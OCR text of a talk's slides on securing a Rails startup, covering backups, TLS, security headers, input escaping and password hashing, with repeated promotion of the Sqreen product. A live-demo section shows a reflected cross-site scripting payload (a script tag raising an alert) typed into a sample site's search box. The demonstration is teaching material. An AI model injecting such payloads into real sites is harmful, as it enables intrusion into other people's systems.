Securing Your Rails Startup

Don Goodman-Wilson @DEGoodmanWilson

Why care about security?


Mean time
from **PH launch**
to **first attack**

2
hours

@DEGoodmanWilson

We care about our users

Hierarchy of Security Needs



Physical

@DEGoodmanWilson

Physical

Secure your laptops

@DEGoodmanWilson

Physical

Backup everything. Backup the backups.

- Amazon S3
- Tarsnap

@DEGoodmanWilson

Network

@DEGoodmanWilson

Network

Don’t use public WiFi—use a VPN

@DEGoodmanWilson

Network

Use TLS 🔒

@DEGoodmanWilson

Network

Use TLS 🔒

- CloudFlare
- Let's Encrypt

Application

@DEGoodmanWilson

Monitor your dependencies

- GitHub
- Sqreen

@DEGoodmanWilson

Application

Avoid unsafe templating methods

@DEGoodmanWilson

Application

Security headers!
Rails defaults are NOT GOOD ENOUGH

- SecureHeaders
- Sqreen

@DEGoodmanWilson

Application

Use a real-time security monitoring and protection tool

- Sqreen 👋

@DEGoodmanWilson


Data

Don’t mix user data with shell commands

@DEGoodmanWilson

Validate and escape all user data

@DEGoodmanWilson

Keep secrets away from code

- AWS Parameter Store
- HashiCorp Vault

@DEGoodmanWilson

Encourage (but do not require) strong passwords

Hash passwords

Use a real-time user monitoring tool

- Sqreen 👋

Live demo!

@DEGoodmanWilson

Star Wars characters

https://sqreen.ngrok.io

STAR WARS About Services Contact Login

STAR WARS

Type here Search

Add your character

Star Wars Characters of the month

The character of the month has not been elected yet. Please come back later!

Vote for your favorite character!

Padmé Amidala


★★★★☆

Padmé Amidala was a courageous

Darth Vader

★★★☆☆

Once a heroic Jedi Knight, Darth



Luke Skywalker

★★☆☆☆

Luke Skywalker was a Tatooine

Star Wars characters

https://sqreen.ngrok.io

STAR WARS About Services Contact Login

noes, pwned!")</script> Search


"><script>alert("Oh noes, p...

Add your character

Star Wars Characters of the month

The character of the month has not been elected yet. Please come back later!

Vote for your favorite character!




Padmé Amidala

★★★★☆

Darth Vader

★★★☆☆



Luke Skywalker

★★☆☆☆

Star Wars characters

https://sqreen.ngrok.io/?search=hello

STAR WARS About Services Contact Login

hello Search

Add your character

Star Wars Characters of the month

The character of the month has not been elected yet. Please come back later!


Vote for your favorite character!

Padmé Amidala

★★★★☆


Darth Vader


★★★☆☆

